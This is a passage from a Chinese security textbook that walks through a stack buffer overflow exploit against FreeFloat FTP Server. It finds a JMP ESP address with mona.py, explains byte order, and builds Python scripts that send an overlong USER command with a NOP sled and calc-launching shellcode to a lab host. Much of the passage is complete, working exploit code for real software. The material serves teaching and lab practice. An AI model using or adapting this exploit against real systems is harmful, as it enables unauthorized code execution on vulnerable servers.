接下来的工作就是要找到一条地址不会发生改变的“JMP ESP”指令。ntdll.dll（NT Layer DLL）是 Windows NT 操作系统的重要模块，属于系统级别的文件，用于堆栈释放、进程管理。kernel32.dll 是 Windows 9x/Me 中非常重要的 32 位动态链接库文件，属于内核级文件。它控制着系统的内存管理、数据的输入输出操作和中断处理，当 Windows 启动时，kernel32.dll 就驻留在内存中特定的写保护区域，使别的程序无法占用这个内存区域。

一些经常被用到的动态链接库会被映射到内存，如 kernel.32.dll、user32.dll 会被几乎所有进程加载，且加载基址始终相同（不同操作系统上可能不同）。现在只需要在这些动态链接库中找到“JMP ESP”命令就可以了。找到的“JMP ESP”的地址是一直都不会变的。

这里还需要使用到 Immunity Debugger，但是这个工具本身并没有提供查找“JMP ESP”命令的功能，需要借助一个使用 Python 编写的插件来完成这个任务，这个插件就是 Mona.py，可以从 https://github.com/corelan/mona 下载它。

Mona.py 的使用方法也很简单，只需要将下载好的这个插件复制到 Immunity Debugger 安装目录下的 PyCommands 文件夹中就可以使用了。然后在 Immunity Debugger 的命令行中输入“!mona”命令，如图 6-22 所示。




图 6-22 在 Immunity Debugger 中启动 mona

如果 mona.py 插件已经成功被加载了，执行这条命令就会打开一个 Log data 窗口，其中

给出了 mona.py 的介绍和使用方法，如图 6-23 所示。




图 6-23　mona.py 的工作界面

在命令行中执行“!mona jmp -r esp”来查找“JMP ESP”命令，执行的结果如图 6-24 所示。




图 6-24　使用 mona.py 查找到的“JMP ESP”命令

可以看到这里找到了很多条可以使用的指令，这些指令主要来源于 SHELL32.dll，GDI32.dll，ADVAPI32.dll，这里面选择第一条指令来作为跳转指令，需要记录下地址“7C9D30D7”。

6.4 编写渗透程序

这里的地址存在一个问题，同样的一个地址数据在网络传输和 CPU 存储时的表示方法是不同的，其中包括大端和小端的概念。大端（Big-Endian）、小端（Little-Endian）以及网络字节序的概念在编程中经常会遇到，其中，网络字节序（Network Byte Order）一般是指大端（Big-Endian，对大部分网络传输协议而言）传输。大端、小端的概念是面向多字节数据类型的存储方式定义的。小端就是低位在前（低位字节存在内存低地址，字节高低顺序和内存高低地址顺序相同）；大端就是高位在前（其中，“前”是指靠近内存低地址，存储在硬盘上就是先写那个字节）。概念上字节序也叫主机序。

这里其实就是在使用 Python 编程向目标发送“ JMP ESP”指令的地址时使用的是大端格式，而当前的地址“7C9D30D7”其实是小端格式，两者需要进行调整。如果希望使用“7C9D30D7”来覆盖目标地址，在使用 Python 编写渗透程序的时候就需要使用倒置的地址“/xD7/x30/x9D/x7C”。

现在向目标发送能够导致系统溢出到 EIP 的数据，之前已经计算出 EIP 的偏移量是 230，那么现在提供了 230 个字符“A”即可，之后就是“\xD7\x30\x9D\x7C”。

```
import socket
buff = "\x41"*230+"\xD7\x30\x9D\x7C"
target = "192.168.1.106"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
s.send("USER "+buff+"\r\n")
s.close()
```

然后仍然重复之前的步骤，在虚拟机中打开 FreeFloat FTP Server，然后执行上面的脚本，如图 6-25 所示。




图 6-25　找到溢出的地址

是不是看起来胜利就在眼前？按照之前的设计，现在只需要把希望在目标计算机上执行的代码添加进去即可。接下来编写一段可以在目标计算机上启动的计算器程序。

```
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```

这段脚本如果在目标计算机上执行，就会启动计算器程序。下面将这段脚本添加到原来程序的 buff 中，修改之后的程序就变成如下。

```
importsocket
buff = "\x41"*230+"\xD7\x30\x9D\x7C"
shellcode="\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1"
shellcode+="\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30"
shellcode+="\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa"
shellcode+="\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96"
shellcode+="\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b"
shellcode+="\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a"
shellcode+="\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83"
shellcode+="\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98"
shellcode+="\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61"
shellcode+="\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
shellcode+="\x7f\xe8\x7b\xca"
buff+=shellcode
target = "192.168.1.106"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
s.send("USER "+buff+"\r\n")
s.close()
```

执行这段脚本之后，目标系统的 FreeFloat FTP Server 崩溃了，但是却没有启动计算器程序，这是为什么呢？还是启动 Immunity Debugger 来调试一下，可以看到这里之前的命令都执行成功了，但是 ESP 的地址向后发生了偏移，这样就导致了 Shellcode 的代码并没有全部载入到 ESP 中，最前面的一部分在 ESP 的外面，这样就会导致即使控制了程序，但是由于 ESP 中只有一部分 Shellcode，因此执行的时候缺失了一部分，从而导致程序不能够正常执行。

那么该如何解决这个问题呢？解决的方法就是一个特殊的指令“\x90”。“\x90”其实就是 NOPS，也就是空指令，这个指令不会执行任何的实际操作。但是它也是一条指令，因此

会顺序地向下执行，这样即使并不知道 ESP 的真实地址，只需要多在 EIP 后面添加一些空指令，只要这些空指令够多，已经将 Shellcode 偏移进了 ESP，就可以顺利执行 Shellcode。

例如，现在向程序中添加 20 个 “\x90”，修改的代码如下所示。

```
import socket
buff = "\x41"*230+"\xD7\x30\x9D\x7C"+"\x90"*20
shellcode="\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1"
shellcode+="\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30"
shellcode+="\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa"
shellcode+="\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96"
shellcode+="\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b"
shellcode+="\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a"
shellcode+="\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83"
shellcode+="\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98"
shellcode+="\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61"
shellcode+="\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
shellcode+="\x7f\xe8\x7b\xca"
buff+=shellcode
target = "192.168.1.106"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
s.send("USER "+buff+"\r\n")
s.close()
```

现在执行一下这段脚本，查看目标系统的反应，可以看到当右侧的程序执行之后，目标系统就会弹出一个计算器程序，如图 6-26 所示。这说明编写的漏洞渗透程序已经成功。

